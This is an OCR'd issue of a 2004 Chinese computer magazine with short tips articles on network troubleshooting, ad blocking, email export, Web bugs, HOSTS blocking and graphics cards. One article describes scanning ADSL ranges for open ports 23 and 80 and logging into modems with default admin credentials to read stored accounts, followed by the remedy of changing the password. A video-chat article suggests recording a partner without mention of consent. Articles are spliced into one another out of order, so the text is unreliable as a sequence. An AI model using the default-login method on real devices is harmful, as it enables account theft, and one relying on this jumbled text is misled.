先怀疑DNS服务器有问题，没管它，可到了晚上还是不通，问别人得知没有问题。运行“ping 192.168.1.20”(我的IP地址)，居然提示“PING:transmit failed，error code 65”(见图)！



1.找出罪魁祸首

既然QQ能上，网卡绝无问题，问题可能出现在TCP/IP协议上，将网卡驱动卸载后再重启，Windows XP自动检测并识别了网卡，重装协议，指定IP地址，但依然Ping不通，看来不是网络的问题。

思前想后，惟一没有怀疑的就是刚升级的ZA了。ZA是从低版本升级过来的，以前都很正常啊！我没辙了——不可能为了这个小问题重装系统吧？将ZA卸载了并重新启动，居然一切正常了，看来当真是ZA的问题。

2.寻根究底

这我就搞不懂了！上网搜索看看，用错误信息“PING:transmit failed，error code 65”作为关键词搜索，发现遇到这种问题的人还真不止我一个。在微软的http://support.microsoft.com/default.aspx?scid=kb;en-us;q316414网页上看到，如果ZA配置不正确，就会引起“PING: transmit failed，error code 65”错误，微软提供的办法也是要么重新配置ZA，要么卸载ZA。可我在升级以前是正常的，为什么升级后就不正常了呢？

为找到原因，笔者进行了模拟(安装全新的ZA5.0)，发现：如果在安装完ZA后不立即重新配置，就会在系统启动时出现Ping不通的情况。此时只要关闭ZA的提示框，打开其主界面重新设置一次，让它自动探测网络环境，问题就解决了。

笔者用前面Ping出来的错误信息进一步搜索，在http://xtra.co.nz/help/0,,4155-1904324,00.html发现了这种问题的其他可选处理方法：①检查网络设置，重新建一个拨号连接；②如果系统为Windows 95/98/Me，可能需要重新安装网络组件。

3.对我的启发

这个故障给我两个启发：一是遇到问题，不妨选择合适的关键词搜索相关资料；二是遇到问题，不妨多考虑一下是否由防火墙引起。

4.病毒防护

现在，恶性病毒程序不仅能够阻塞网络通讯、盗取机密信息，更严重的是还能对硬件造成损害(严格地讲应该是破坏底层的控制程序)，所以对病毒的防护是企业局域网安全的头等大事。



图4

如果公司采用的是诺顿企业版杀毒软件，则首先应该在服务器上安装杀毒软件的服务器端，服务器端提供了定时更新病毒库、集中监控、中央隔离区等功能；接着在每台客户机上安装软件的客户端，安装时注意选择“接受管理”选项(见图4)，安装完成后客户端软件会自动从服务器端下载最新版的病毒库文件并自动安装。

CF [WL01]

小资料

1.QQ、MSN Messenger能上，不能打开网页的故障分析

(1)DNS服务器设置错误：请检查网络连接中的首选DNS和备用DNS设置是否正确。

(2)TCP/IP协议出错：如果DNS设置无误但仍无法浏览网页，就应检查TCP/IP协议是否正常安装。如果重复安装了两次拨号网络适配器或TCP/IP，就极可能造成无法浏览网页，请务必删除一个。如果要卸载并重新安装TCP/IP协议，请卸载后重启电脑，再重新安装。

(3)如果是IE不能打开网页，而换用其他浏览器正常，则需要重新安装IE。

2.能上网但Ping不通

如果你Ping指定的IP地址不通，但又不是所有的都不通，这种现象可解释为：指定的IP地址设置了防Ping规则(如安装了防火墙)。

一般在不能上网时才使用Ping测试，顺序一般是：Ping 127.0.0.1→Ping自己→Ping网关→Ping代理服务器→Ping DNS服务器，它是测试网络是否正常的一种辅助办法。

CF [WL02]

警惕! 你的ADSL账号已经失窃

随着ADSL的普及，人们一方面享受着宽带的速度，另一方面也担受着入侵的危险。你可曾想过，自己的ADSL账号和密码实实在在地暴露在Internet上呢？稍微利用一些工具和技巧，别人就可以轻松获得你的账号和密码来上网，甚至还可以购买诸如QQ币、联众月卡、游戏点卡等产品。

■ 北京　阮征

也许你已经屡次修改ADSL账户密码，已经全面查杀本机木马及病毒，已经给操作系统打上了最新补丁，但是你发现还是无法避免账号被盗用，交费时仍然是一头雾水，想哭也哭不出来。那么你看完这篇文章，一定会拍着自己的脑袋说:"哦，原来问题出在ADSL Modem上。"

现今ADSL上网方式已经非常流行，大部分家庭为了节约开支采用的是多台电脑连接到一个交换机上，然后交换机的UPLINK口接ADSL Modem(ADSL Modem开启了路由功能)，从而实现多台电脑共同上网，此时就要特别注意ADSL Modem缺省设置的漏洞了。

漏洞分析

ADSL Modem的配置方法主要有以下三种:

1.Web方法，也就是在浏览器中填入Modem的IP地址，出现提示栏后，输入管理账户和密码就可以进入管理员设置界面，这是最常见和最简单的方法。

2.Telnet方法，也就是在命令行方式下输入"telnet Modem的IP地址"，然后输入设置的密码，进入管理界面。

3.利用厂商自带的配置程序进入配置界面，如CyberLink 6307/6309KG，它使用附带光盘中的DSLCom.exe程序进入管理界面。

一般情况下ADSL Modem的管理IP地址都是内网IP地址，诸如10.*.*.*或192.168.*.*的形式，外界是很难访问到的。但当多台电脑共同上网，并使用ADSL Modem的路由功能时，实际上这时该Modem拥有了一个公网IP地址，通过这个IP地址是可以访问到ADSL Modem的。如果已经把ADSL账号和密码保存在该Modem配置中，在加上ADSL Modem的管理密码采用了缺省设置而没有更改，那么任何一个人都可以通过输入缺省管理密码而进入管理界面，进一步获得ADSL的账号和密码。

别有用心的人发动了攻击

根据刚才讲的ADSL Modem的三种配置方法，我们可以知道，开Web端口(80)和开Telnet端口(23)的都可能是ADSL Modem，那么黑客会首先扫描相应的ADSL用户网段，搜索开启23和80端口的IP地址。

第一步:使用扫描器寻找ADSL用户网段内开启23和80端口的IP地址。只见黑客采用了某扫描器，并为了加快扫描速度，还对扫描对象进行了设置，把"设置→扫描模块"中只保留存活主机及开放服务，然后在"扫描参数→基本设置"的检测范围中设置要扫描的IP地址范围，在"扫描参数→端口相关设置"的待检测端口中只保留23和80，点击"文件→开始扫描"。



图1

过一段时间之后，扫描结果就出来了(见图1)，黑客下一步就要利用列表中找到的23和80端口都开放的IP地址来进行攻击了。

第二步:黑客启动IE浏览器，在地址栏处输入该IP地址回车，运气好的话会弹出一个登录界面(见图2)，也就是上文所说的ADSL Modem管理登录界面，输入相应型号ADSL Modem的缺省管理账户和密码。如果对方没有修改这个密码，黑客就可以登录到管理界面了。不信你看，黑客扫描到了ADSL Modem的型号为HUAWEI MT800，它的默认管理用户和密码都是"ADMIN"，登录进入后点击"ATM Setting"就可以看到保存的ADSL账户和密码了(见图3)。



图2




图3

ZoneAlarm 兼职广告杀手

■ 四川　冯小民

一提到阻止IE的弹出广告，很多朋友便想到安装专门的软件或给IE安装插件，实际上，某些软件防火墙中已经内置了广告清除功能，只是默认设置没有启用，往往不为人所注意罢了。下面以ZoneAlarm Pro 4.5.594中文版为例说明如何让它充当兼职广告杀手。

如果你使用ZoneAlarm的设置向导，很容易在设置过程中见到是否启用广告过滤的选项，勾选“打开隐私控制功能，以便屏蔽弹出广告、横幅和第三方Cookies”项即可。

即使在这儿没有勾选，我们仍然有办法启用该功能：双击ZoneAlarm在托盘处的图标进入“ZoneAlarm控制中心”，点击左边的“隐私保护”，在右边可以看到“广告过滤”的选项，拖动滑块可以设置其控制级别为“中”或“高”（默认为关闭，见图1）。

如果想进一步设置和了解到底对哪些广告进行了过滤，




图1

请点击“定制”按钮，在“屏蔽广告”项中勾选要屏蔽的广告项目，如果你不想看到网页中的广告，建议全选，同时可以在“广告区域控制”项下设置广告被过滤后的填充方式（见图2）。



图2

经过如上设置，打开IE浏览器查看网页时，随着网页弹出的广告窗口不见了，同时在屏幕右下方可以见到ZoneAlarm隐私顾问对屏蔽项目的简要说明。CF [WL04]

第三步: 黑客采用某方法查看到密码，即获取到了ADSL账户和密码。

第四步: 用你的账号上网及消费。

修补大漏洞

已经知道了问题所在，那么就应该尽快弥补漏洞。既然路由功能是必须开的，那么只好通过修改默认管理密码来完成修补工作。

第一步: 登录到ADSL Modem管理界面，这里仍然用HUAWEI MT800来介绍，点击“Access Management”，会出现管理用户设置界面（见图4），在这里可以看到管理用户名为“admin”，权限为“root”。




图4

第二步: 点“Action(s)”下方的笔型图标，进入账户设置界面，输入旧密码及确认新密码，点击“submit”即可。

通过这么简单的两步操作，就能把如此大的漏洞解决掉，真可谓是四两拨千金，以后再也不会对着电话收费单茫然了。

特别提醒: 本文只用于技术研究，请不要用于非法行为。CF [WL03]

与QQ广告“绝缘”

■山东　牟晓东　杨平

用QQ跟网友聊天是件非常惬意的事，不过弹出的广告窗口常让人很扫兴。虽说不少工作室开发过若干个基于腾讯QQ的无广告、显IP地址的版本，但本着DIY的精神，亲手打造一个“自己版”的无广告QQ也未尝不可。



实战对象: QQ2004

实战器材: 金山网镖6

实战步骤: 双击系统托盘处的金山网镖6图标，进入“应用规则”选项卡，点击“添加”，定位到QQ安装目录，选中QQexternal.exe文件，点击“打开”按钮。

这时，你会发现“应用程序权限规则”下多了个名为“AD”的项目，在其右侧有“允许”、“禁止”、“询问”三个选项，单击“禁止”(见图)。从“资源管理器”中打开QQ安装目录，删除AD子目录中的所有文件，并删除Dat子目录中的ad.gif文件。CF [WL05]

Baidu 百度 www.baidu.com 我用百度 无所不能

无所不能攻略之

孔雀翎：数码搜索也精彩

小明是一个数码高手，喜欢玩手机、MP3 随身听和数码相机，手机铃声是三天两头换，MP3 随身听中的歌曲是一日一日改，数码相机更是一刻不松手。没有网络，没有百度搜索引擎http://www.baidu.com，小明的数码产品也许不会玩得这么好。

1.用百度搜索引擎玩好手机

谁打了我的手机：一日开会，手机没带在身边，回来时发现好几个不同的座机电话没接，都是谁找我呢？一个个回过去太浪费钱了，怎么办？打开百度搜索引擎，用其中一个电话号码搜索，发现是学校的总机，同时在搜索到的页面也发现了另外的几个电话号码，原来都是学校的总机，这几个电话是同一个人打来的。

手机铃声从哪来：进入 http://mp3.baidu.com/，选中“铃声”项，输入关键词，好多铃声任你挑。


手机配件搜搜搜：想了解手机配件方面的知识，把手机装扮得漂亮一点，很简单，进入 http://www.baidu.com，用“手机配件”或“手机装饰”搜索即可。

2.用百度搜索引擎玩好 MP3

MP3 随身听中的歌曲如此勤换的秘诀其实很简单，在 http://mp3.baidu.com 搜索并下载MP3 歌曲，传到MP3 随身听中即可，而且在这里还能很方便地找到歌词！

3.用百度搜索引擎玩好数码相机

想了解拍好照片的诀窍，那用百度搜索引擎搜一下，关键词选择“数码相机 拍摄技巧”、“数码相机 实战”之类的就行。去某景区旅游之前，为了了解该景区都有哪些比较好的拍摄点，也为了欣赏别人的拍摄作品，取长补短，让自己拍得更好，则不妨去 http://image.baidu.com 逛逛。如果要去黄山，可以用“黄山”作为关键词搜索，另外也可以点击“名胜风景”，按照景点分类浏览图片（见图）。在这里，不光可以养眼，而且也可以了解某地有哪些好的景点，真不错！





小渔拉网小调

我在线　我精彩

搜索关键词：在线订餐　在线支付　网上报名　网上交费

网友 A：一天到黑挂在网上，也就是看新闻、聊 QQ、玩游戏、下载电影与软件什么的，时间长了还真没什么意思，有时候甚至还会有一阵阵空虚。

网友 B：我经常在网吧上网，看到差不多 80% 的人不是在玩游戏，就是在聊天，甚至有不少人什么都没干，一直在聊天。

作为一名网虫，作为在线一族，岂能将网络的应用局限于此？

你是中国移动通信的全球通用户吗？如果是，那我告诉你：在中国移动通信网站http://www.chinamobile.com/，你不但可以查询手机话费清单、短信清单、营业厅分布，而且可以申请停机/复机、紧急挂失、增值服务的开通与取消等业务。

你是中国工商银行、招商银行的用户吗？如果是，那我告诉你：在中国工商银行网站http://www.icbc.com.cn/、招商银行网站http://www.cmbchina.com/就能很轻松地查询存折或银行卡的余额、历史明细、未登折明细，缴纳手机费、电话费、网费、保险、水费等。

你要报名参加自学考试、研究生入学考试、TOEFL、GRE、GMAT、日本语能力测试等考试吗？如果是，那我告诉你：官方网站或考试中心网站一般都开辟了考试栏目，你可以在线查询到考试相关信息，下载报名表格，网上报名，甚至可以网上交费。

像必胜客、达美乐、永和大王、丽华快餐之类的一般都有自己的网站，可以上网查询具体的门市地点、最新优惠、订餐电话等信息，有的甚至还可以网上订餐。

的确，除了网上订花、网上订票、网上购书等常见的网上活动之外，现在越来越多的业务可以上网办理了。大家在网上聊累了、玩累了的时候，不妨去瞧一瞧你或你家人常用的服务是否可以通过网络来简化，说不定会有惊喜哟！

相关链接

教育部考试中心海外考试报名信息网：http://www.51test.com/

北京自考热线网上报名：http://www.bjzikao.com/

永和大王在线订餐：http://www.yonghe.com.cn/

丽华快餐在线订餐：http://www.lihua.com/ CF [WL06]

如果把邮件转换成HTML格式用IE浏览，或做成如图1所示的CHM格式(常见的电子书格式，许多软件的帮助文件采用这一格式)直接查看，或做成严禁修改的PDF格式用Acrobat Reader查看，那备份或共享起邮件来岂不是太酷了？！



图1

换种方法读邮件

■ 吉林 海浪轻风

如果你使用Outlook Express收发邮件，那肯定经常为批量导出邮件而烦恼，只能一封封地另存为EML格式，不但麻烦而且也不便于管理，其实不防试试ABC Amber Outlook Express Converter软件，它能将OE邮箱中的邮件批量转换成CHM、PDF、HTML、HLP、EML、TXT、DOC、MDB、XLS、XML等常见的29种电子文档格式。

ABC Amber Outlook Express Converter小档案

软件版本:1.38	软件大小:1204KB
软件类别:共享软件	适用平台:Windows 9x/NT/2000/XP

下载地址:http://www.thebeatlesforever.com/processtext/abcoe.zip
软件备注:30天试用期，不注册一次性只能转换10封邮件。

安装后启动，程序默认的语言是英语，单击"TOOLS→Langunge"(工具→语言)菜单，选择"Chinese Simplified"即可切换到简体中文。在主界面左边的"Outlook Express"窗口中导入了OE的本地文件夹，单击每个邮箱，邮件信息会在右边的列表框中显示出来(见图2)。




图2

实例一:批量导出邮件为EML格式

在主界面右下方的"导出"列表中选择"EML"项，然后选中要导出的邮件，单击"另存数据库为"按钮即可。

实例二:批量导出邮件为CHM格式

第一步: 单击"工具→选项"菜单，选择"CHM&HLP"选项卡，在"CHM common options"栏输入CHM文件的标题、版权、语言、字体等信息，在"CHM misc options"项中设置是否允许全文检索，以方便查找邮件，在"Path to hhc.exe"项中输入hhc.exe文件所在路径(见图3)。



图3

小提示

hhc.exe是Microsoft HTML Help Workshop编译工具中的文件，如果你在系统中没有找到它，可以点击"download MS HTML Help Workshop"链接来下载该文件。

第二步: 选中"导出"列表中的"CHM"项，把要导出的邮件全部选中，单击"导出数据库为"按钮即可开始转换。

最后生成的文件查看起来非常方便，左边显示的是邮件的标题，右边显示的是邮件内容。如果邮件包含附件，你也不用担心，它们都被完好地保存在文件里，只要点击其中的链接就可以打开或另存为了。

实例三:批量导出邮件为PDF格式

把邮件导出为CHM文件的好处是方便管理，拷贝到任何一台机器上，不用任何软件即可打开，但是CHM格式的文件没有保密措施，每个人都可以打开阅读，很容易泄露邮件中的隐私。如果再用WinRAR加密压缩就太麻烦了，所以对于带有重要信息的邮件，可以把它们导出为PDF格式。

第一步: 单击"工具→选项"菜单，选择"PDF"选项卡，在"Document Information"(文档信息)栏输入PDF文件的标题、作者等信息。在"Page"栏调整输出PDF文件页面的大小、方向、边距等属性。为了使生成的文件占用空间小一些，可以在"File"栏设定文件压缩。

第二步: 这一步很关键，在"Security"(安全)栏为PDF文

视频聊天 轻松录制

■ 福建 知足常乐

网上视频聊天逐渐火了起来，当花尽心思终于打动一位MM和你视频聊天时，是不是很想把这激动人心的场景录制下来呀？遗憾的是，QQ、MSN Messenger等即时通讯工具并未提供视频录制功能，怎么办？

实例:在和QQ好友视频聊天时借助Catch 3D将视频聊天场景录制下来。

Catch 3D小档案

软件版本:4.0	软件大小:12891KB
软件性质:共享软件	适用平台:Windows 2000/XP

下载地址:http://www.sprosoft.com/download/catch_3d.exe

软件备注:全功能试用30天，试用期满后，录制的视频文件将被添加"Catch 3D Unregistered"标志。




图2



图3

第一步:选择视频文件保存位置。运行Catch 3D(见图1)，单击"Set file"(设置文件)按钮，设置好视频文件的保存位置。



图1

第二步:设置主要参数。单击Catch 3D主界面上的"Set configure"(设置)按钮，切换到"AVI"选项卡，在"Video"子页面单击"Set a compressor"按钮设置视频压缩格式；在"Audio"子页面单击"*AVI"右侧的"Configure"按钮，选择音频压缩格式。从笔者的使用经验来看，如果CPU主频在1GHz以下，建议视频选择为全帧非压缩格式，音频保留默认的PCM格式，否则可能出现CPU资源占用过高的情况。

小提示

在捕捉颜色的设置上，软件默认采用24-bit，对于视频聊天场景的录制，使用16-bit即可，这样可以进一步降低CPU资源的占用，切换到"Video"选项卡，将"Capture Color"(捕捉色彩)设置为"16-bit(High color)"即可。

第三步:录制视频场景。使用QQ视频聊天时，单击视频小窗口右下角的"选项"按钮，从弹出菜单中选择"浮动视频窗口"，打开QQ的浮动视频窗口；接下来，单击Catch 3D主界面上的"Set area"(设置范围)按钮，选中"Find window(Inner)"(查找窗口)选项(见图2)，单击"OK"按钮后，把鼠标移到浮动视频窗口的影像上，停留一会儿，将会看到顶部有一排按钮(见图3)，单击红色的录制按钮或按下F5键，倒计时结束后，软件将开始录制。视频聊天结束，或者你不想继续录制时，只要按F6键即可。

第四步:转换视频格式。为了减少视频文件的体积，可以将它转换成WMV格式，便于通过网络传送。单击Catch 3D主界面上的"CS Player run"按钮，选中录制的视频文件，执行主菜单"Edit→Convert AVI into ASF"(编辑→转换AVI为ASF)命令，在转换设置窗口上单击"Profile"，选择具体的编码格式后单击"Convert"(转换)按钮即可。

小提示

如果希望提取视频中的声音，可以在打开"CS Player DX"窗口后，单击主菜单"Edit→Convert AVI Audio into MP3"(转换AVI音频为MP3)。

最后，请大家记得珍藏好录制的视频文件，当你的MM闹脾气时，说不定能起到意外的作用哟！CF [WL08]

档添加权限密码，同时也可以对PDF文档的修改权做一定的限制，比如禁止修改、打印和复制等。

第三步:进入"General"选项卡，把"charset"选项设置为"GB2312"，以免转换后的文件无法识别中文，最后单击"确定"退出。

第四步:选中"导出"列表中的"PDF"项，把要导出的邮件全部选中，点击"导出数据库为"按钮即可。

转换后的PDF文件只有在输入密码之后才能查看，有点遗憾的是，邮件中的附件无法直接保存到PDF中，不过附件并没有被遗弃，它被另外保存到了PDF文档所在目录的"PDF文件名_attach"文件夹中。CF [WL07]

又一类出卖隐私的凶手被捕获！

■ 北京　control

本刊2004年第5期的《常在网上走　也要不湿鞋——上网个人隐私保护方案》和第14期《你的隐私正在被网络出卖》分别介绍了我们在上网冲浪过程中常见的泄露个人隐私的“祸首”及防护方法。其实，经互联网专家研究发现，还有一种更为普遍且对我们危害极大的网络窥探现象——Web BUG！

1.Web BUG是什么


说起Web BUG这个词，可能你觉得陌生。不过你一定对网站上到处可见的访客统计、IP地址和操作系统以及IE版本记录、流量统计等非常熟悉，这些网站服务大都利用往硬盘写入Cookies的方法来了解并记录访问者的本地信息。与此类泄露隐私的网络服务类似，Web BUG大多隐藏在网页中某个不起眼的角落，以一个1×1像素图片的形式出现，并在网页源文件中加入一段特殊的代码，从而取得我们的隐私信息，而这些信息可能被窃取主机散播、共享给网上的其他主机。

2.Web BUG有哪些危害

据调查，Web BUG可以窃取访问者对某个页面的访问次数、从哪个页面到达该页面、所使用的浏览器类型及版本、输入的注册信息、某弹出式广告窗口弹出的次数等，可以说几乎能监视我们在网页中的一切操作。尽管某些Web BUG提供的功能仅仅是为了调查用户的操作习惯，以便修正网站的页面和广告投放方式，不过让人不寒而栗的是某些Web BUG采用了一种名为“Cookies sync”(Cookies同步)的技术，利用该技术浏览者的信息将被窃取者共享甚至出售给其他主机。而对于浏览者来说，如果自己的信息被出卖，随之而来的可能是大量的垃圾邮件、频繁弹出的促销广告窗口……很多朋友都有这样的体会：电子邮件地址从来没有告诉过任何陌生人，也没有在公开场合公布，但却收到大量的垃圾邮件，也许这里有Web BUG的“功劳”吧！

3.跟Web BUG说Bye-bye

如果你是一个非常注重个人隐私的人，完全可以借用一款名为Bugnosis(下载地址：http://www.newhua.com/cfan/200416/bugnosis1-3.exe)的免费IE6插件来分析、屏蔽这些潜在的安全隐患。Bugnosis能在你浏览网站时自动扫描分析网页的图片及源代码，如果所访问站点中含有Web BUG，软件会自动发出警报，并做出隔离措施。软件安装后IE工具栏中会出现它的身影，当你浏览有问题的网页时，Bugnosis会发出警报，可以在工具栏上看到Web BUG的数量，单击“Show or Hide Bugnosis window”按钮可以查看Bugnosis给出的详细分析报告(见图)！



CF [WL09]

免费送你一部词霸

■ 吉林　海浪轻风

金山词霸想必大家都知道，如果我免费送你一部包含198本词典、10万条汉语、450万条英汉、340万条汉英的词霸，你是不是很高兴？Let's Go!

进入http://cb.kingsoft.com/，输入英文、中文单字或词组，单击“查询”立刻就会得到结果。一些常用单词和中文汉字还可以听到标准美语、标准普通话的真人发音。



小提示

★输入的英文字母大小写均可。

★如果在查词的过程中发现有的单词、词义未被收入词典里，可以点击“提交新词”进行提交，内容包括新词、词义、词性、解释，还可以在线编辑音标。

另外还可以下载词霸搜索客户端软件(下载地址：http://www.newhua.com/cfan/200416/XdictInst.exe)，安装后不必登录网站，输入想要翻译的词汇即可在线搜索(见图)。

CF [WL10]

巧用 HOSTS 搭建网络安全屏障

■ 北京 ABC

现在上网真是好辛苦，要不停地抵挡广告条、弹出窗口、Cookies、Web BUG、网页绑架者的攻击，一不留神就可能中招，所以我们以前曾经多次介绍了防范的方法，不过常常要你动用其他软件的力量。今天，我们就来个空手入白刃，不用任何软件，完全借助系统本身的HOSTS文件来搭建网络安全屏障。

搭建只要两步

这个网络安全屏障的原理是，利用 Windows 的 HOSTS 文件，将那些已知存在问题的网站地址添加到这个文件中，并将它们的IP地址直接指向本机的127.0.0.1，比如:“127.0.0.1 ad.doubleclick.net”，从而达到屏蔽的作用。

第一步:到http://www.mvps.org/winhelp2002/hosts.zip下载最新的 HOSTS 文件。

第二步:根据自己 Windows 的版本，将压缩包中的 HOSTS 文件解压缩到:

Windows XP = C:\WINDOWS\SYSTEM32\DRIVERS\ETC

Windows 2000 = C:\WINNT\SYSTEM32\DRIVERS\ETC

Windows 98\Me = C:\WINDOWS

现在打开 IE 上网感受一下，是不是有了不小变化呢？不仅许多广告条不再烦人，而且就连 3721 们也不再吵闹了。同时，浏览速度也有不少提升。

小提示

网上提供的 hosts.zip 文件会经常更新，所以建议你每隔一段时间就利用 FlashGet 的“检查更新”功能(在“已下载”列表中右击“hosts.zip”，然后选择“检查更新”即可)来获取最新的版本。

关于 HOSTS 的使用小问题

1.为什么在使用这个 HOSTS 文件后，系统会变慢？

有些 Windows 2000 在使用体积比较大的 HOSTS 文件后，会出现运行速度减慢的问题，你可以用以下方法来解决问题:

按下 Win + R 组合键，在“运行”中输入“services.msc”，回车后打开“服务”窗口，找到并双击“DNS Client”，将其“启动类型”改为“手动”即可。

2.编辑 HOSTS 文件要注意什么？

(1)条目中不能包含“http://”和“\”。

(2)文件名一定全部大写。

(3)如果你想禁用某个条目，那么直接在该条目前加上“#”。

3.如何访问被禁网站

如果你希望访问已经被禁的网站，可以下载http://www.mvps.org/winhelp2002/RenHosts.bat这个HOSTS文件更名批处理文件，将其存放在 Windows 目录下，然后在 Windows 的快速启动栏中创建它的快捷方式。以后要访问被禁网站，可直接按下快捷方式，HOSTS 自动被更名为“NOHOSTS”，接下来访问被禁网站，结束访问后再次按下则又自动恢复为 HOSTS 这个文件名。

4.锁住 HOSTS 文件

目前有许多恶意网页会将自己写入 HOSTS 文件，因此平时最好将该文件设置为只读属性。

CF [WL11]

将 QQ 打造为信息中心

■ 四川 冯小民

利用 QQ2004 中的自定义面板，除了能添加一些收藏的网址(如搜索引擎、电视节目预告等)外，还可以将“我的电脑”、“我的文档”、常用文件夹也吸纳进来。

在 QQ 主窗口中切换到“用户自定义面板”，单击“收藏→设置”，在“名称”处填写“我的电脑”，在“链接”处填写“::{20D04FE0-3AEA-1069-A2D8-08002B30309D}”(不包含引号，所有字符为英文半角状态)，点击“添加”即可。

小提示

几个常见的系统文件夹或系统工具的标识符如下:

“我的文档”:::{450D8FBA-AD25-11D0-98A8-0800361B1103}”

“回收站”:::{645FF040-5081-101B-9F08-00AA002F954E}”

“网上邻居”:::{208D2C60-3AEA-1069-A2D7-08002B30309D}”

“控制面板”:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}”

“任务计划”:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{D6277990-4C6A-11CF-8D87-00AA0060F5BF}”

“管理工具”:::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\::{D20EA4E1-3957-11d2-A40B-0C5020524153}”

如果经常要在 QQ 中打开某文件夹或文件，则在“链接”中填写具体路径即可，如“D:\Music”。 CF [WL12]

硬派传说

■ CFan.Storyer

笔记本显示核心做显卡

我们曾经说过笔记本用的Pentium M处理器性能超强，让一些厂家有把笔记本处理器台式机化的想法。除了笔记本CPU外，笔记本的显示核心也日趋强劲，性能与同等级别的台式机显卡相当，而工艺更精细，发热量更低，使一些厂家以此为卖点，把笔记本的显示核心做到台式机的显卡上。



图1 使用移动显示核心的捷波镭霸9550移动版和硕大的银色散热片

著名板卡厂商捷波就推出了一块捷波镭霸9550移动版（见图1）。虽然号称是9550，但这块卡实际使用的是移动版Radeon 9600的核心，显卡只依靠一块硕大的散热片散热，而且显卡的PCB板上没有显存的位置。真正的显示核心和64MB/128bit的显存都藏在移动显示模块下面。显存/核心速度为325MHz/445MHz，较标准的Radeon 9600显卡的频率还高些，实际性能也略高于普通Radeon 9600，而且由于移动核心更优化的制造工艺，使显卡也很容易超频，而这块卡599元的价格定位也使它在市场上极有竞争力。

DirectX 9.0C正式推出，nVIDIA驱动紧跟

微软终于正式推出支持Pixel Shader 3.0和Vertex Shader 3.0（统称SM 3.0）的新一代多媒体接口程序DirectX 9.0C，下载地址为http://download.microsoft.com/download/8/1/e/81ed90eb-dd87-4a23-aedc-298a9603b4e4/directx_9c_redist.exe，而作为目前惟一推出支持SM 3.0的显示核心NV40的nVIDIA公司，也在第一时间推出了支持DirectX 9.0C的61.77版驱动程序，下载地址http://file.mydrivers.com/display/nVIDIA_61.77_win2kxp_international.exe。就目前来看，能够真正支援SM 3.0的游戏，就只有FarCry的1.2版，但开发公司在前几天已经回收了有问题的1.2版补丁，但相信在不久的将来，我们可体验到更多的SM3.0游戏。




图2 外形上看与GeForce 6系列的其他型号没什么区别

GeForce 6800LE，下一代性价比之王？

最近人们在nVIDIA的驱动程序中发现了编号GeForce 6800LE的显卡，通过向nVIDIA了解，这同样是一块使用NV40核心，定位为OEM市场，售价较低的显卡。接下来几天，某国外网站率先曝光了神秘的GeForce 6800LE显卡（见图2），从外形来看，GeForce 6800LE与GeForce 6800标准版一样，但GeForce 6800LE核芯只拥有8条像素流水线（GeForce 6800标准版是12条，GeForce 6800GT/Ultra是16条），工作频率也稍稍低一些，为320MHz/700MHz上，板载128MB DDR显存。但从测试成绩来看，GeForce 6800LE完全强过GeForce FX5900系列，并且支持SM 3.0，而折合约1600元人民币的售价也相当吸引大家的购买欲望。因此，不少厂家要求nVIDIA将GeForce 6800LE推向零售市场，如果这能成为事实，将会极大影响目前GeForce FX5900、Radeon 9800等中高档显卡的市场。

CF [YJ01]

内存是PC的重要必备配件，所有数据都要在内存中先进行读取/写入操作，才可能与CPU进行数据交换，进行下一步交换资料，其重要性不言而喻。那么该如何来安装内存呢？安装内存时又该注意些什么呢？

完美装机系列

——内存的安装与调试

■ cai

内存安装基本功

1.SD和DDR的基础知识

